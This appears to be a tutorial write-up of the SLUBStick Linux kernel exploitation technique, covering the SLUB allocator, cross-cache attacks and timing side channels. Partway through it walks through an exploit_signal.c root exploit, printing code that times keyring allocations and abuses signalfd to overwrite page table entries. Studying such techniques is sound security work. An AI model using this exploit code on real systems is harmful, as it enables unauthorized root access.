EXPLOITS

August 5, 2025

Chapter 1

SLUBStick exploitation

1.1 Experimental Setup

- Virtual machine running on QEMU 6.2.0 with 4 cores and 16 GB RAM.
- Operating system: Ubuntu 22.04 LTS with Linux kernels v5.19, v6.2 for x86, and v6.2 for aarch64.

1.2 Introduction

SLUBStick is a kernel exploitation technique that converts a limited kernel heap vulnerability into an arbitrary read-and-write primitive. SLUBStick exploits timing side-channel leakage of the kernel's allocator to reliably trigger the recycling and reclaiming process for a specific memory target. It involves:

- Reliably exploitable primitives for the timing side channel that are accessible to unprivileged users.
- Present techniques that exploit code patterns prevalent in the Linux kernel. These techniques convert heap vulnerabilities before the recycling phase to allow a write capability after reclamation as a page table.
- Manipulating page table entries to obtain an arbitrary memory read-andwrite primitive

1.3 SLUB allocator

In the Linux kernel, the SLUB allocator provides two primary types of allocator caches: dedicated and generic caches. Dedicated caches are employed for frequently used fixed-size objects. Generic caches are utilized for generic object allocation and deallocation, or for objects whose sizes are not known during compile-time. Both types of caches utilize `kmem_cache`, with each dedicated cache having its own `kmem_cache`, while generic caches have multiple `kmem_caches` matched to different sizes. When allocating memory from a generic cache, the kernel matches the requested size to one of these caches and allocates an object from the corresponding `kmem_cache`.

1.3.1 Architecture

The architecture of a `kmem_cache` includes a `kmem_cache_cpu` for each logical CPU and an array of `kmem_cache_nodes`. The `kmem_cache_cpu` comprises various free lists

- CPU free list (`c` → `freelist`)
- Slab free list (`slab` → `freelist`)
- Additional free lists of partial slabs (`partial` → `freelist`)

The separate CPU free list allows lockless allocation, improving performance. The `kmem_cache_node` has a double-linked list of slabs (partial) also containing freed objects. a list is full when it reaches its capacity of containing objects. It is considered empty when no object is present in it. A list is classified as partial when it is neither full nor empty.




Figure 1.1: `kmem_cache` layout

1.3.2 Allocation

`kmem_cache` stores objects in a multi-level free-list hierarchy. The allocation process starts by searching for an available object in the lower free-list levels. This process continues throughout the hierarchy until an available object is found. These levels include the CPU free list, slab free list, CPU partial slab list, and node partial slab list, with each level taking more allocation time. If no object is available in any of these free lists, the SLUB allocator falls back to the buddy allocator, which allocates a memory chunk. Allocation is done in 5 tiers.

- Tier 1: If lockless per-CPU freelist of the active slab is not empty, return first object on that freelist and advance the freelist. Else, go to Tier 2.
- Tier 2: If active slab freelist is not empty, move the active slab freelist to lockless per-CPU freelist and go to Tier 1. Else, go to Tier 3.
- Tier 3: If there are per-CPU partial slabs, designate the first as active and advance this list and go to Tier 2. Else, go to Tier 4.
- Tier 4: If there are per-node partial slabs, designate the first as active and move some per-node slabs to per-CPU partial list. Else, go to Tier 5.
- Tier 5: Allocate a new slab from page_alloc and assign this as active. Allocate object from this slab.

1.3.3 Deallocation

When deallocating, the SLUB allocator attempts to place the object in the lower free-list levels. Upon deallocation, the kernel may check the number of free slabs, i.e., the number of slabs with




Figure 1.2: SLUB allocation of an object, where the terms c and n refer to the `kmem_cache_cpu` and `kmem_cache_node` repectively

full free list stored in the node partial slab list. If this number exceeds a particular capability, the SLUB allocator deallocates the slab's memory chunks, returning them to the buddy allocator. Memory chunks returned in such a recycling phase are reused for future allocations.




Figure 1.3: SLUB deallocation of an object, where the term `slab` refers to the slab that contains the object to be freed.

1.4 Software Cross-Cache Attacks

When the SLUB allocator frees memory chunks using the buddy allocator, these chunks are reused. Initially, we force the SLUB allocator to recycle a memory chunk containing a write capability due to vulnerabilities. Subsequently, we allocate numerous sensitive objects from another allocator cache, hoping to reclaim the previously freed chunk. If successful, the memory that was previously occupied with the write capability will now be occupied by sensitive objects. Lastly, we trigger the write capability to this memory, corrupting a sensitive data object.

1.5 SLUBstick

SLUBStick is a kernel exploitation technique that elevates a heap vulnerability to an arbitrary memory read/write primitive and works in several steps: Initially, it exploits a timing side channel of the allocator to reliably perform a cross-cache attack with better than 99% success rate on commonly used generic caches. SLUBStick then exploits code patterns prevalent in the Linux kernel to perform a cross-cache attack and turn a heap vulnerability into a page table manipulation, thereby granting the capability to read and write memory arbitrarily.

1.5.1 Overview

Obtaining an arbitrary read-and-write primitive with SLUBStick involves three stages.

- SLUBStick exploits a heap vulnerability to acquire a Memory Write Primitive (MWP). This MWP provides us with a write capability at a time determined by us. SLUBStick then recycles the slab's memory chunk by deallocating all objects of the slab. This chunk is then returned to the buddy allocator for future allocations.





Figure 1.4: Software cross-cache attack

- SLUBStick then allows the kernel to allocate the slab elsewhere, in this case mapping it to a userspace page table.
- SLUBStick triggers the MWP to overwrite the referenced memory of the page table. The virtual address now refers to the selected page with permission to modify it from userspace.



(a) *Stage 1* deallocates objects `obj1` and `obj2` to trigger the recycling process of `slab A`'s memory chunk, with a Memory Write Primitive (MWP) referring to it.

(b) *Stage 2* reclaims the recycled memory chunk for a page table used by the userspace address translation, containing one entry, `pte`, which refers to the user-accessible `page`.

(c) *Stage 3* triggers the MWP to manipulate the page table entry `pte`. This manipulated entry indexes then the `arbitrary page`, allowing it to be overwritten from the userspace.

Figure 1.5: Overview of SLUBStick

1.5.2 Side Channel Supported Recycling

To trigger the recycling of the targeted memory chunk, we first group allocated objects according to their slab. It then deallocates these grouped objects, prompting the kernel to recycle the slabs' chunks, including the targeted chunk.
The approach to grouping allocated objects involves timing measurements during standalone object allocation from userspace. If the allocation time is low, it indicates that the object was allocated from one of the slab's lists. Hence, we group it with the previously allocated object in the same slab. If the allocation time is higher, this indicates that the object originates from a newly allocated memory chunk and thus a new slab, which is grouped separately. This results in a list of grouped objects organized by their slabs.
Triggering the recycling process consists of two stages:

- Allocate and group kernel objects based on their slabs. Start emptying all free lists within the cache's multi-level hierarchy by allocating many objects. Persistently allocate objects to fill the free memory slots of the slab while using the measured time to exploit the timing side channel for grouping the allocated objects. Using the measured time, it can be determined

whether the object belongs to the same slab as the previously allocated object or whether it originates from a new memory chunk and hence a new slab.

- Free the grouped objects, prompting the Linux kernel to deallocate their slabs via the buddy allocator. The release of slabs occurs when the number of free slabs exceeds the capacity of the node's partial slab list. Since we know the objects of the slabs and the capacity of the partial slab list, we retain control over when the memory chunks, including our target, are recycled.

1.5.3 Reclaiming Target Memory Chunk

A memory chunk can consist of a single or multiple pages. The goal is to ensure the reliable reclaiming of either the recycled chunk or a page-size part of it.
For generic caches from kmalloc-8 to kmalloc-256, the memory chunk consists of a single page. When releasing slabs' memory chunks, the buddy allocator follows a Last In First Out (LIFO) principle to return recycled memory chunks. To obtain a targeted chunk, one can request a pagesize chunk shortly after the recycling process in the opposite order of the deallocation process. In contrast, for generic caches from kmalloc-512 to kmalloc-4096, the memory chunk consists of multiple pages. To ensure the reclaiming of the recycled memory chunk as page size, we need to split the targeted memory chunk into smaller ones.

- Empty smaller memory chunks, reducing the number of available smaller chunks.
- Perform the recycling process, preparing for subsequent chunk splitting and reclaiming.
- Allocate multiple page-size chunks. This compels the kernel to split the targeted memory chunk into smaller ones, making it available for allocation.

1.6 Pivoting Kernel Heap Vulnerabilities

SLUBStick exploits kernel heap vulnerabilities to elevate a heap-based vulnerability into a potent Memory Write Primitive (MWP). This primitive grants an attacker the ability to write to previously freed memory at a controlled time. To achieve this, SLUBStick first obtains a dangling pointer, which points to an object that has already been freed, using a heap vulnerability such as a Double-Free (DF), Use-After-Free (UAF), or Out-Of-Bounds (OOB) write. Following this, SLUBStick converts the dangling pointer into an MWP, enabling controlled writes to the freed memory. The key challenge in this process is extending the time window between when the dangling pointer is converted to an MWP (before the memory is recycled) and when it is triggered (after the memory has been reclaimed), allowing the attacker to execute the MWP at the desired moment. This mechanism provides the adversary with a precise write capability that can be exploited for further malicious actions.

1.6.1 Obtaining a Dangling Pointer

SLUBStick exploits common heap vulnerabilities such as Double-Free (DF), Use-After-Free (UAF), and Out-Of-Bounds (OOB) writes to obtain a dangling pointer.

- **Double-Free (DF):** SLUBStick leverages a DF vulnerability by first freeing an object and then reallocating it before performing the second free. This creates a dangling pointer while avoiding system crashes caused by free list corruption.
- **Use-After-Free (UAF) and OOB Write:** By corrupting object pointers or reference counters, SLUBStick forces an object into a DF state. This enables the conversion of a UAF or OOB vulnerability into a dangling pointer. In practice, SLUBStick uses heap manipulation to align objects with write capabilities and then corrupts these counters or pointers to release objects prematurely.

1.6.2 Primitive Conversion

The process of converting a dangling pointer into a Memory Write Primitive (MWP) relies on the timing between freeing an object and its reclamation by the allocator. SLUBStick exploits race conditions to extend this time window, increasing the likelihood of successfully triggering the MWP after the object is reclaimed. To ensure reliability, SLUBStick uses a side-channel technique to detect failures and enhance the attack's success rate.

1.6.3 Exploitation and Triggering the MWP

Once SLUBStick has obtained a dangling pointer and converted it into an MWP, the attacker can use the primitive to overwrite memory at a controlled time.

- The attacker forces a slab to be recycled and allocated elsewhere, such as mapping it to a userspace page table.
- The MWP is then triggered to overwrite memory in the page table, granting the attacker the ability to modify memory from userspace.

This exploitation effectively elevates the initial heap vulnerability into a powerful arbitrary memory write capability, enabling the attacker to execute further attacks such as privilege escalation or code execution.

1.7 Arbitrary Memory Read-and-Write

This section outlines how SLUBStick obtains an arbitrary memory read-and-write primitive through a three-stage process.

- Stage 1: SLUBStick starts with a mapped userspace page using a Page Upper Directory (PUD) for address translation. The goal is to overwrite the PUD to grant user-accessible read and write access to the first GB of physical memory.
- Stage 2: SLUBStick maps additional userspace pages, causing the kernel to map page tables. This allows SLUBStick to take control of the page table and modify its entries.
- Stage 3: SLUBStick overwrites a page table entry to grant arbitrary read and write access to physical memory. This allows tampering with the contents of the targeted page, such as escalating privileges or adding a privileged user.
- Accessing Larger Memory: SLUBStick can also target a Page Middle Directory (PMD) page to access a smaller range (2 MB) instead of the full 1 GB. By overwriting the PMD, SLUBStick can control a larger portion of memory.
- Overwriting Entire Memory Slots: SLUBStick can overwrite not just a single entry but an entire memory slot. This can increase the range of memory accessed, providing more control over system behavior.
- Reliability of MWP: To reliably obtain a Memory Write Primitive (MWP) to a PMD or PUD page, SLUBStick uses different strategies based on cache sizes. For smaller caches (e.g., 'kmalloc-8' to 'kmalloc-256'), it reliably maps a PUD page. For larger caches (e.g., 'kmalloc-512' to 'kmalloc-4096'), it splits recycled memory chunks and uses huge pages (like 2 MB pages) for better control.
- Result: With the MWP, SLUBStick can reliably overwrite memory regions, escalate privileges, or manipulate system behavior as needed.

1.8 Evaluation of SLUBStick

1.8.1 Evaluation Setup


- Experimental Environment:
  - Virtual machine running on QEMU 6.2.0 with 4 cores and 16 GB RAM.
  - Operating system: Ubuntu 22.04 LTS with Linux kernels v5.19, v6.2 for x86, and v6.2 for aarch64.
  - Kernels were unmodified generic versions to simulate real-world conditions.
- Goal: Demonstrate SLUBStick's architecture and version independence by using different kernel versions and architectures.

1.8.2 Real-World Vulnerabilities

- Vulnerabilities : DF(Double-Free), UAF (Use-After-Free), and OOB (Out-Of-Bounds) vulnerabilities.
- Classification:
  - Vulnerabilities classified based on their ability to trigger kernel heap vulnerabilities.
- Pivoting to DF:
  - To pivot, SLUBStick requires minimal write capability (as low as 2 bytes).
  - Examples include corrupting reference counters or nullifying pointer bytes.

1.9 `exploit_signal.c` Walkthrough

The `exploit_signal.c` code is the primary exploitation code used to gain root access. The flow is as follows:



We describe each function in detail, along with the necessary system calls involved in the function.

`pr_info` and the `printk()` syscall

`printk()` is one of the most widely known functions in the Linux kernel. It's the standard tool we have for printing messages and usually the most basic way of tracing and debugging. `printk()` and `printf()` are similar, although they have some functional differences:

- `printk()` messages can specify a log level.
- All `printk()` messages are printed to the kernel log buffer, which is a ring buffer exported to userspace through `/dev/kmsg`. The usual way to read it is using `dmesg`.

1.9.1 `helper_init()`

```
void helper_init(void)
{
```

```
    fd = open("/dev/helper", O_RDWR);
    if (fd < 0)
        pr_perror("open(dev/helper)\n");

    // Assign to CPU 0
    pin_to_core(0);

    // File descriptor should ideally be closed after use
    // close(fd);
}
```

This is a function which opens a file descriptor in the `/dev/helper` directory

1.9.2 set_current_slab_info(slab_size);

```
static inline void set_current_slab_info(size_t size)
{
    int ret;
    struct rlimit l = {
        .rlim_cur = 131072,
        .rlim_max = 131072,
    };
    ret = setrlimit(RLIMIT_NOFILE, &l);
    if (ret < 0)
        pr_perror("setrlimit");
    for (size_t i = 0; i < sizeof(slab_infos)/sizeof(struct
       slab_info); ++i)
        if (slab_infos[i].size == size)
            cur = &slab_infos[i];
}
```

This function sets the resource limit for the number of file descriptors for the program, as well as obtains the size of various slabs which are preset for the exploit. The slab size is set as 8, so it looks for an appropriate slab and passes the information to the `cur` pointer.

1.9.3 malloc(sizeof(size_t)*cur → slab_per_chunk)

This allocates a chunk of memory on the heap of the same size of the number of slabs per chunk of memory, which is preset in a different file.

1.9.4 mmap_warmup()

```
void mmap_warmup(void)
{
    char *data;
    pr_info("alloc virtual memory\n");

    data = mmap(0, PAGE_SIZE, PROT_READ | PROT_WRITE, MAP_PRIVATE |
        MAP_ANONYMOUS, -1, 0);
    if (data == MAP_FAILED)
        pr_perror("mmap");
}
```

This is a warmup function to check if the `mmap` system call is able to allocate virtual memory pages.

1.9.5 alloc_objs()

This function internally calls the alloc_pci_obj function.

```
void alloc_pci_obj(size_t i)
{
    int fd = open("/proc/bus/pci/00/00.0", O_RDONLY);
    if (fd < 0)
        pr_perror("open(/proc/bus/pci/00/00.0)");
    objs[i] = fd;
}
```

This is used to allocate the desired number of kernel objects by making it point to a file in the /proc/bus/pci directory.

1.9.6 timed_alloc_objs()

First, an object is allocated with a memory write primitive (MWP), using the kernel keyrings functionality.

```
value = malloc(cur->size);
memset(value, 0x41, cur->size);
value[0] = '.';
value[cur->size - 1] = 0;
*(volatile char *)keyring;

ret = pthread_create(&tid, 0, handle_mwp, 0);
if (ret < 0)
    pr_perror("pthread_create handle mwp");
usleep(500000);
```

The kernel keyrings service, as described by its manpages, is primarily a way for various kernel components to retain or cache security data, authentication keys, encryption keys, and other data in the kernel.

handle_mwp

The handle_mwp function creates a page table entry by bit manipulation. It copies the page table structure as exists and understood by the kernel. The code to achieve this is given below:

```
#pragma once

#define _PAGE_BIT_PRESENT       0       /* is present */
#define _PAGE_BIT_RW            1       /* writeable */
#define _PAGE_BIT_USER          2       /* userspace addressable */
#define _PAGE_BIT_PWT           3       /* page write through */
#define _PAGE_BIT_PCD           4       /* page cache disabled */
#define _PAGE_BIT_ACCESSED      5       /* was accessed (raised by
    CPU) */
#define _PAGE_BIT_DIRTY         6       /* was written to (raised
    by CPU) */
#define _PAGE_BIT_PSE           7       /* 4 MB (or 2MB) page */
#define _PAGE_BIT_PAT           7       /* on 4KB pages */
#define _PAGE_BIT_GLOBAL        8       /* Global TLB entry PPro+
    */
#define _PAGE_BIT_SOFTW1        9       /* available for programmer
    */
#define _PAGE_BIT_SOFTW2        10      /* " */
#define _PAGE_BIT_SOFTW3        11      /* " */
#define _PAGE_BIT_PAT_LARGE     12      /* On 2MB or 1GB pages */
```

```
#define _PAGE_BIT_SOFTW4        58      /* available for programmer
    */
#define _PAGE_BIT_PKEY_BIT0     59      /* Protection Keys, bit 1/4
    */
#define _PAGE_BIT_PKEY_BIT1     60      /* Protection Keys, bit 2/4
    */
#define _PAGE_BIT_PKEY_BIT2     61      /* Protection Keys, bit 3/4
    */
#define _PAGE_BIT_PKEY_BIT3     62      /* Protection Keys, bit 4/4
    */
#define _PAGE_BIT_NX            63      /* No execute: only valid
   after cpuid check */

#define _PAGE_PRESENT   (1ULL << _PAGE_BIT_PRESENT)
#define _PAGE_RW        (1ULL << _PAGE_BIT_RW)
#define _PAGE_USER      (1ULL << _PAGE_BIT_USER)
#define _PAGE_PWT       (1ULL << _PAGE_BIT_PWT)
#define _PAGE_PCD       (1ULL << _PAGE_BIT_PCD)
#define _PAGE_ACCESSED  (1ULL << _PAGE_BIT_ACCESSED)
#define _PAGE_DIRTY     (1ULL << _PAGE_BIT_DIRTY)
#define _PAGE_PSE       (1ULL << _PAGE_BIT_PSE)
#define _PAGE_GLOBAL    (1ULL << _PAGE_BIT_GLOBAL)
#define _PAGE_SOFTW1    (1ULL << _PAGE_BIT_SOFTW1)
#define _PAGE_SOFTW2    (1ULL << _PAGE_BIT_SOFTW2)
#define _PAGE_SOFTW3    (1ULL << _PAGE_BIT_SOFTW3)
#define _PAGE_PAT       (1ULL << _PAGE_BIT_PAT)
#define _PAGE_PAT_LARGE (1ULL << _PAGE_BIT_PAT_LARGE)
#define _PAGE_SPECIAL   (1ULL << _PAGE_BIT_SPECIAL)
#define _PAGE_CPA_TEST  (1ULL << _PAGE_BIT_CPA_TEST)
#define _PAGE_PKEY_BIT0 (1ULL << _PAGE_BIT_PKEY_BIT0)
#define _PAGE_PKEY_BIT1 (1ULL << _PAGE_BIT_PKEY_BIT1)
#define _PAGE_PKEY_BIT2 (1ULL << _PAGE_BIT_PKEY_BIT2)
#define _PAGE_PKEY_BIT3 (1ULL << _PAGE_BIT_PKEY_BIT3)
#define _PAGE_NX        (1ULL << _PAGE_BIT_NX)

#define __PP _PAGE_PRESENT
#define __RW _PAGE_RW
#define _USR _PAGE_USER
#define ___A _PAGE_ACCESSED
#define ___D _PAGE_DIRTY
#define ___G _PAGE_GLOBAL
#define __NX _PAGE_NX

#define _PAGE_TABLE             (__PP|__RW|_USR|___A|   0|___D|
   0|   0|   0)

#define PAGE_TABLE_LARGE (_PAGE_TABLE | _PAGE_PSE)
#define PTE (__PP|__RW|_USR|___A|   0|___D|   0|   0|__NX)
```

Subsequently, the `signalfd` syscall is used to create a file descriptor to handle signals. According to the manpages, `signalfd() creates a file descriptor that can be used to accept signals targeted at the caller. This provides an alternative to the use of a signal handler or sigwaitinfo(2), and has the advantage that the file descriptor may be monitored by select(2), poll(2), and epoll(7).`

The `signalfd` syscall

Signal handling in linux is typically done using the `EINTR` flag, which blocking functions return on receiving a signal. After the signal is handled, the function is run again. A common example is the `recv` function in socket programming. A code snippet to illustrate this is shown:

```
volatile int stop = 0;

void handler (int)
{
    stop = 1;
}

void event_loop (int sock)
{
    signal (SIGINT, handler);

    while (1) {
        if (stop) {
            printf ("do cleanup\n");
            return;
        }
        char buf [1];
        int rc = recv (sock, buf, 1, 0);
        if (rc == -1 && errno == EINTR)
            continue;
        printf ("perform an action\n");
    }
}
```

Here, the signal handler simply modifies a `volatile` integer to clean-up the code and `return`. However, since the `recv` call is blocking, it needs to relinquish control to the caller in the case of an interrupt. However, in most cases, we would need to rerun the blocking command. The signal handler is limited in its ability since at the time of execution, it cannot assume anything about the state of complex data structures or file descriptors in the original program. So, in 2007, Linux gained an API called `signalfd`, which lets you create a file descriptor that notifies on signals. The idea is that you can avoid the complexity of the self-pipe trick, as well as any problems with `EINTR`, by just asking the kernel to send you signals via a file descriptor in the first place.

Subsequent to this, a dangling pointer to a page table entry is created, and the thread yields until the page table entry is over-written.


```
/* create dangling pointer which are random pt entries */
FREE_VULN();
/* alloc persistent object signalctx */
fd_signal = signalfd(-1, (const sigset_t *)&mask, 0);
if (fd_signal < 0)
    pr_perror("signalfd alloc");
pr_info("pte should be %016zx\n", pte);
for (size_t i = 0; i < _SIGSET_NWORDS; ++i)
    mask.__val[i] = ((size_t)-1 ^ pte);
pr_info("allocated signalfd -> wait for write\n");

state = ALLOC_CONTD;
while (state != WRITE)
```

```
    sched_yield();
pr_info("overwrite pt\n");
```

The Page Table Structure in Linux

- `pte, pte_t, pteval_t` = Page Table Entry . The pte is an array of PTRS_PER_PTE elements of the pteval_t type, each mapping a single page of virtual memory to a single page of physical memory. The architecture defines the size and contents of pteval_t. A typical example is that the pteval_t is a 32- or 64-bit value with the upper bits being a pfn (page frame number), and the lower bits being some architecture-specific bits such as memory protection. The entry part of the name is a bit confusing because while in Linux 1.0 this did refer to a single page table entry in the single top level page table, it was retrofitted to be an array of mapping elements when two-level page tables were first introduced, so the pte is the lowermost page table, not a page table entry.
- `pmd, pmd_t, pmdval_t` = Page Middle Directory, the hierarchy right above the pte, with PTRS_PER_PMD references to the pte:s.
- `pud, pud_t, pudval_t` = Page Upper Directory was introduced after the other levels to handle 4-level page tables. It is potentially unused, or folded. If the architecture does not use all the page table levels, they can be folded which means skipped, and all operations performed on page tables will be compile-time augmented to just skip a level when accessing the next lower level.



Subsequently, the page middle directory is changed to point to page 0.

```
/* overwrite one pmd entry to reference to physical page zero */
ret = signalfd(fd_signal, (const sigset_t *)&mask, 0);
if (ret < 0)
    pr_perror("signalfd set");

state = PAGE_TABLE_ACCESS;
pr_info("done MWP\n");

return 0;
```

Back to the caller `timed_alloc_objs()`

Now, after initialising the threads, kernel objects are allocated and the corresponding time is measured using a Time Stamp Counter to begin the timing exploit. Internally, the `rdtsc` instruction is used.

The `rdtsc` instruction in x86

Reads the current value of the processor's time-stamp counter (a 64-bit MSR) into the EDX:EAX registers. The EDX register is loaded with the high-order 32 bits of the MSR and the EAX register is loaded with the low-order 32 bits. (On processors that support the Intel 64 architecture, the high-order 32 bits of each of RAX and RDX are cleared.)
The processor monotonically increments the time-stamp counter MSR every clock cycle and resets it to 0 whenever the processor is reset. See "Time Stamp Counter" in Chapter 18 of the Intel® 64 and IA-32 Architectures Software Developer's Manual, Volume 3B, for specific details of the time stamp counter behavior.

```
for (size_t i = 0; i < cur->allocs; ++i) {
    ret = open("/proc/tty/drivers", O_RDONLY);
    if (ret < 0)
        pr_perror("open(/proc/tty/drivers)");
    t0 = rdtsc_begin();
    ret = add_key(keyring, value, 0, 0, KEY_SPEC_THREAD_KEYRING);
    t1 = rdtsc_end();
    if (ret >= 0)
        pr_perror("add_key should be an error");
    prev_time = time;
    time = t1 - t0;
```

After this, various cases are considered based on the time taken to add the keyring, as well as whether the allocation succeeded or failed.

The for loop iterates over 32768 values for allocation. The exploit continues after $\frac{1}{16}^{th}$ of the allocations are complete.

The first case is used to indicate the `start` value is still -1, i.e. used to find the first index above $\frac{1}{16}^{th}$ of the allocations whose allocation time is small enough compared to the previous page. This indicates allocation along SLUB boundaries, where `kmalloc()` calls for a new page from the buddy allocator.

```
alloc_pci_obj(i);
if (i > cur->allocs/16) {
    derived_time = time - prev_time;
    if (start == -1) {
        if (derived_time < THRESHOLD) {
            start = i;
            continue;
        }
    }
```

Then, the process is repeated so as to check if there are enough objects allocated to fill up `slabs_per_chunk` $\times$ `obj_per_slab` amount of space. This is done so that an entire memory chunk is available which has been corrupted.

```
else if (i - start == cur->obj_per_slab) {
        if (derived_time < THRESHOLD) {
            start_indexes[running] = start;
            running++;
            if (running == cur->slab_per_chunk)
                break;
            start = i;
        } else {
            start = i;
            running = 0;
        }
    }
```

```
}
}
```

Subsequently, if there are enough objects allocated, then the call returns successfully. Otherwise, it fails. This function may or may not succeed, and depends on allocation along the SLUB boundaries.

```
if (running != cur->slab_per_chunk)
    pr_error("RETRY (start not found)\n");
for (size_t i = 0; i < cur->slab_per_chunk; ++i)
    pr_debug("start %ld\n", start_indexes[i]);
```

1.9.7 free_objs_and_alloc_mmap()

Here, once the relevant objects are created in memory, the page structure is created using the `mmap` syscall. The page directory is created with 8 pages, and the page middle directory is also created.

```
/* alloc for everything except pt mapping */
data = mmap((void *)0xd0000000000, PAGE_SIZE*8, PROT_READ |
   PROT_WRITE, MAP_PRIVATE | MAP_ANONYMOUS | MAP_FIXED, -1, 0);
if (data == MAP_FAILED)
    pr_perror("mmap");
/* alloc and map pud */
memset(data, 0x42, PAGE_SIZE);
data = mmap((void *)(0xd0000000000 + PMD_SIZE), PAGE_SIZE,
   PROT_READ | PROT_WRITE, MAP_PRIVATE | MAP_ANONYMOUS | MAP_FIXED,
    -1, 0);
if (data == MAP_FAILED)
    pr_perror("mmap");
```

The `mmap()` syscall

```
void *mmap(void addr[.length], size_t length, int prot, int
   flags, int fd, off_t offset);
```

`mmap()` creates a new mapping in the virtual address space of the calling process. The starting address for the new mapping is specified in `addr`. The length argument specifies the length of the mapping (which must be greater than 0).

All the previously allocated PCI objects are freed now.

```
free_pci_obj(start_indexes[0] - 3);
